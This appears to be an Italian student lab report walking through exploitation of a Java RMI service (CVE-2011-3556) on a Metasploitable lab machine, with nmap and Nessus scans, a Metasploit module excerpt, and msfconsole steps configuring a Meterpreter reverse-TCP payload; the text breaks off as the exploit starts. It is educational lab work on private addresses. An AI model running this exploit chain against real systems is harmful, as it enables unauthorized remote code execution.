






Maria Huapaya




# Exploit Java RMI


Progetto S7 - L5

# Indice

Suggerimento: utilizza i link per passare a un'altra pagina della presentazione.

-  Traccia
-  Configurazione indirizzi di rete
-  Identificazione della vulnerabilità Java RMI

-  Ottenimento della Sessione di Meterpreter
-  Raccolta delle Informazioni dal Target
-  Come difendersi?



# Traccia

## Exploit Java RMI code execution

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Scansione della macchina con nmap per evidenziare la vulnerabilità.
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

[TORNA ALL'INDICE](#)

# Configurazione degli Indirizzi di Rete

- Impostazione degli indirizzi IP su Kali e Metasploitable
- Verifica della connettività tra le macchine

Suggerimento: utilizza i link per passare a un'altra pagina della presentazione.

[TORNA ALL'INDICE](#)




TORNA ALL'INDICE

# Impostazione degli indirizzi IP su Kali e Metasploitable

- Indirizzo IP macchina Kali: 192.168.11.111
- Indirizzo IP macchina Meta: 192.168.11.112

```
kali@kali: ~  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:fe3:6476 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:f3:64:76 txqueuelen 1000 (Ethernet)  
    RX packets 82 bytes 8611 (8.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 45 bytes 4214 (4.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 56 bytes 5136 (5.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 56 bytes 5136 (5.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
"the quieter you become, the more you are able to hear"  
(kali@kali)-[~]
```

```
Metasploitable 2 [Running]  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:ef:91:ce  
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255  
          inet6 addr: fe80::a00:27ff:feef:91ce/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:88 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1536 (1.5 KB)  TX bytes:8377 (8.1 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:39723 (38.7 KB)  TX bytes:39723 (38.7 KB)  
  
msfadmin@metasploitable:~$ _
```



# Verifica della connettività tra le macchine

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.798 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.05 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.753 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.23 ms  
^C  
--- 192.168.11.112 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3023ms  
rtt min/avg/max/mdev = 0.753/0.958/1.232/0.194 ms  
(kali㉿kali)-[~]  
$
```

## Ping da Kali verso Meta

- Eseguo il comando **ping** seguito dall'IP di Metasploitable

```
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:147 errors:0 dropped:0 overruns:0 frame:0  
TX packets:147 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:39723 (38.7 KB) TX bytes:39723 (38.7 KB)  
  
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.843 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.798 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.748 ms  
--- 192.168.11.111 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.748/0.796/0.843/0.045 ms  
msfadmin@metasploitable:~$ _
```

## Ping da Meta verso Kali

- Eseguo il comando **ping** seguito dall'IP di Kali

[TORNA ALL'INDICE](#)



# Identificazione della Vulnerabilità Java RMI

- Scansione delle porte con Nmap e identificazione della porta vulnerabile (TCP 1099).
- Descrizione della vulnerabilità (CVE-2011-3556).

Suggerimento: utilizza i link per passare a un'altra pagina della presentazione.




# Scansione delle porte con Nmap e identificazione della porta vulnerabile (TCP 1099)

Procedo con un'analisi di sicurezza utilizzando il tool open source Nmap. Nmap è un software estremamente potente per l'analisi di rete, utilizzato per identificare porte aperte su dispositivi target, o anche su range di indirizzi IP. Ciò permette di determinare quali servizi di rete siano attivi e disponibili.

Il comando che andrò ad eseguire è:

```
nmap --script=vuln 192.168.11.112 -p 1099 -A
```





```
(kali㉿kali)-[~]  
$ nmap --script=vuln 192.168.11.112 -p 1099 -A  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-21 15:03 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0046s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
| rmi-vuln-classloader:  
| VULNERABLE:  
| RMI registry default configuration remote code execution vulnerability  
| State: VULNERABLE  
| Default configuration of RMI registry allows loading classes from remote  
| URLs which can lead to remote code execution.  
|  
| References:  
|_ https://github.com/rapid7/metasploit-framework/blob/master/modules/explo  
its/multi/misc/java_rmi_server.rb  
  
Service detection performed. Please report any incorrect results at https://nmap  
.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 29.50 seconds
```

Questo comando utilizza Nmap per effettuare una scansione specifica su un singolo indirizzo IP, il 192.168.11.112, focalizzandosi sulla porta 1099. Il parametro `--script=vuln` indica a Nmap di eseguire una serie di script predefiniti che rilevano vulnerabilità comuni. In pratica, questa opzione permette di testare la presenza di vulnerabilità note nel servizio che sta ascoltando sulla porta specificata.


La porta 1099 è tipicamente utilizzata per il servizio Java RMI (Remote Method Invocation), che può avere diverse vulnerabilità note. Usando `-p 1099`, ci stiamo concentrando esclusivamente su questa porta, ottimizzando il tempo di scansione e la rilevanza dei risultati.

L'opzione `-A` abilita la "detection aggressiva", che include la rilevazione della versione del servizio, il riconoscimento del sistema operativo, la scansione di script e il rilevamento di traceroute. Questo rende la scansione più approfondita e può fornire informazioni aggiuntive sulle potenziali vulnerabilità e le configurazioni del sistema bersaglio.

[TORNA ALL'INDICE](#)

# Descrizione della vulnerabilità (CVE-2011-3556)

Per avere più informazioni sul tipo di vulnerabilità effettuo una scansione con Nessus, uno strumento di scansione delle vulnerabilità. Nell'immagine riportata notiamo che ha rilevato un registro RMI (Remote Method Invocation) in esecuzione su un host remoto.



The screenshot displays the Nessus interface for a vulnerability scan. At the top, navigation tabs show 'Hosts' (1), 'Vulnerabilities' (73), 'Notes' (2), and 'History' (1). The main section is titled 'RMI Registry Detection' with an 'INFO' button. It includes a 'Description' of the RMI registry, a 'See Also' section with links to Oracle and Nessus documentation, and an 'Output' section showing a valid response for port 1099. On the right, 'Plugin Details' and 'Risk Information' are provided, including severity, ID, version, type, family, publication date, modification date, risk factor, and vulnerability information (CPE and Asset Inventory).

Plugin Details	
Severity:	Info
ID:	22227
Version:	1.22
Type:	remote
Family:	Service detection
Published:	August 16, 2006
Modified:	June 1, 2022

Risk Information	
Risk Factor:	None

Vulnerability Information	
CPE:	cpe:/a:oracle:java_se
Asset Inventory:	True

Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.11.112



**RMI** è un'API di Java che permette l'invocazione di metodi da remoto, come se fossero chiamati localmente. Questo registro funge da servizio di bootstrap per la registrazione e il recupero di oggetti remoti con nomi semplici all'interno del sistema RMI di Java.

I dettagli mostrati indicano che il servizio è stato rilevato sulla porta 1099, che è la porta di default per RMI. Inoltre, è presente un output che sembra essere una risposta valida ricevuta dalla porta indicata.

Il "Plugin Details" mostra che la gravità di questa rilevazione è segnata come "Info", il che implica che non è stata identificata come una vulnerabilità critica o di rischio elevato. La "Vulnerability Information" menziona il CPE (Common Platform Enumeration) `cpe:/a:oracle:java_se`, che si riferisce alla suite di software Java SE di Oracle.

Questo tipo di rilevazione può essere preoccupante in quanto gli attaccanti possono cercare di sfruttare i registri RMI esposti per eseguire codice arbitrario sulla macchina remota. Per esempio, se un attaccante può caricare o manipolare gli oggetti Java disponibili attraverso il registro RMI, potrebbe potenzialmente eseguire codice sul server remoto che ospita il registro, portando a una compromissione della macchina.



## TORNA ALL'INDICE

Per avere un quadro più completo delle informazioni ricavate fino ad ora riprendo la scansione effettuata con Nmap.

Nella figura in alto a destra noto che il riferimento fornito dalla scansione punta a uno script Metasploit suggerendo di fatto che esiste un modulo di exploit noto che può essere utilizzato per sfruttare questa specifica vulnerabilità.

Nella figura in basso a destra ho riportato una parte del codice visualizzabile al link:

[https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java\\_rmi\\_server.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb)

Si tratta di un modulo di exploit di Metasploit scritto in Ruby.

```
References:
|_ https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

```
java_rmi_server.rb x
modules > exploits > multi > misc > java_rmi_server.rb
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Exploit::Remote
7    Rank = ExcellentRanking
8
9    include Msf::Exploit::Remote::Java::Rmi::Client
10   include Msf::Exploit::Remote::HttpServer
11   include Msf::Exploit::Remote::CheckModule
12
13   def initialize(info = {})
14     super(update_info(info,
15       'Name'      => 'Java RMI Server Insecure Default Configuration Java Code Execution',
16       'Description' => %q{
17         This module takes advantage of the default configuration of the RMI Registry and
18         RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it
19         invokes a method in the RMI Distributed Garbage Collector which is available via every
20         RMI endpoint, it can be used against both rmiregistry and rmid, and against most other
21         (custom) RMI endpoints as well.
22
23         Note that it does not work against Java Management Extension (JMX) ports since those do
24         not support remote class loading, unless another RMI endpoint is active in the same
25         Java process.
26
27         RMI method calls do not support or require any sort of authentication.
28       },
29       'Author'      => [ 'mihi' ],
30       'License'      => MSF_LICENSE,
31       'References'   =>
32         [
33           # RMI protocol specification
34           [ 'URL', 'http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html' ],
35           [ 'URL', 'http://www.securitytracker.com/id?1026215' ],
36           [ 'CVE', '2011-3556' ]
37         ],
38       'DisclosureDate' => '2011-10-15',
39       'Platform'      => %w{ java linux osx solaris win },
40       'Privileged'     => false,
41       'Payload'        => { 'BadChars' => '', 'DisableNops' => true },
42       'Stance'         => Msf::Exploit::Stance::Aggressive,
43       'DefaultOptions' =>
```

Il metodo ***initialize*** definisce le informazioni di base dell'exploit, come nome, descrizione, autore, licenza, riferimenti (ad esempio, a specifici CVE), piattaforme target, se richiede privilegi elevati, payload supportati e opzioni predefinite.

È possibile quindi ricercare i dettagli della CVE indicata sul browser di ricerca o cliccando questo link per visitare la pagina da cui proviene la seguente cattura schermo:

<https://www.cvedetails.com/cve/CVE-2011-3556/>

#### CVSS scores for CVE-2011-3556

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
Access Vector: Network   Access Complexity: Low   Authentication: None   Confidentiality Impact: Partial   Integrity Impact: Partial   Availability Impact: Partial					



# Ottenimento della sessione Meterpreter

- **Avvio di Metasploit e ricerca degli exploit Java RMI**

Eseguo il comando **msfconsole** per avviare Metasploit e a seguire il comando **search java\_rmi** per avere una lista di tutti gli exploit che sfruttano questa vulnerabilità

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command
```

```
##### #
##### #
##### #
##### #
##### 
##### 
##### 
##### 
##### 
##### 
##### 
##### 
##### 
##### 
##### 
```

```
msf6 > search java_rmi

Matching Modules
=====

#  Name                                          Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/gather/java_rmi_registry           2011-10-15      normal    No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server           2011-10-15      excellent Yes      Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server        2011-10-15      normal    No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No       Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```



## Premessa: differenza tra un exploit e un payload

Un **exploit** è essenzialmente un insieme di codici o comandi progettati specificamente per individuare e sfruttare una vulnerabilità presente in un sistema informatico. L'obiettivo principale di un exploit è quello di penetrare in un sistema target sfruttando tale vulnerabilità, al fine di ottenere e conservare l'accesso a esso. Gli exploit sono tipicamente integrati in moduli che, una volta attivati, eseguono un payload. È importante sottolineare che gli exploit sono distinti da altri tipi di moduli, come quelli auxiliary, che non eseguono payload ma sono utilizzati per scopi diversi, quali lo scanning di porte, l'enumerazione di servizi, e altre funzioni di analisi e diagnostica del sistema.

Un **payload** è un segmento di codice che viene iniettato in un sistema o in un servizio target attraverso l'exploit. Questo codice è progettato per eseguire azioni specifiche una volta che l'exploit ha ottenuto l'accesso al sistema. Queste azioni possono includere l'ottenimento di una shell, ovvero un terminale che permette di eseguire comandi sul sistema operativo della macchina target, acquisendo talvolta privilegi amministrativi. Inoltre, un payload può essere utilizzato per compiere altre attività, come l'esecuzione di codice arbitrario definito dall'attaccante, che può variare da semplici atti di sabotaggio a complesse operazioni di spionaggio o furto di dati.

In sintesi, mentre l'exploit è il mezzo attraverso cui si sfrutta una vulnerabilità per accedere a un sistema, il payload è ciò che viene effettivamente eseguito una volta ottenuto tale accesso, determinando l'azione finale dell'attacco.

# Selezione e configurazione dell'exploit (exploit/multi/misc/java\_rmi\_server)

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Eseguo il comando **use 1** per selezionare l'exploit e a seguire il comando **show options** per visualizzare le informazioni di riepilogo riguardanti la configurazione. Tra i parametri richiesti da configurare vi è l'host remoto RHOST





## TORNA ALL'INDICE

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                    no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Configuro il parametro richiesto eseguendo il comando **set RHOSTS 192.169.11.112**.

A seguire eseguo nuovamente il comando **show options** per verificarne la corretta configurazione.

Il payload selezionato dall'exploit **java/meterpreter/reverse\_tcp** risulta correttamente configurato con l'IP della mia macchina Kali.

A differenza di una bind shell dove la connessione parte dalla macchina attaccante nella reverse shell la connessione parte dalla macchina vittima e ciò torna molto utile per aggirarne alcuni sistemi di sicurezza.



## Avvio dell'exploit e connessione al target

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kdWN57Oizlk
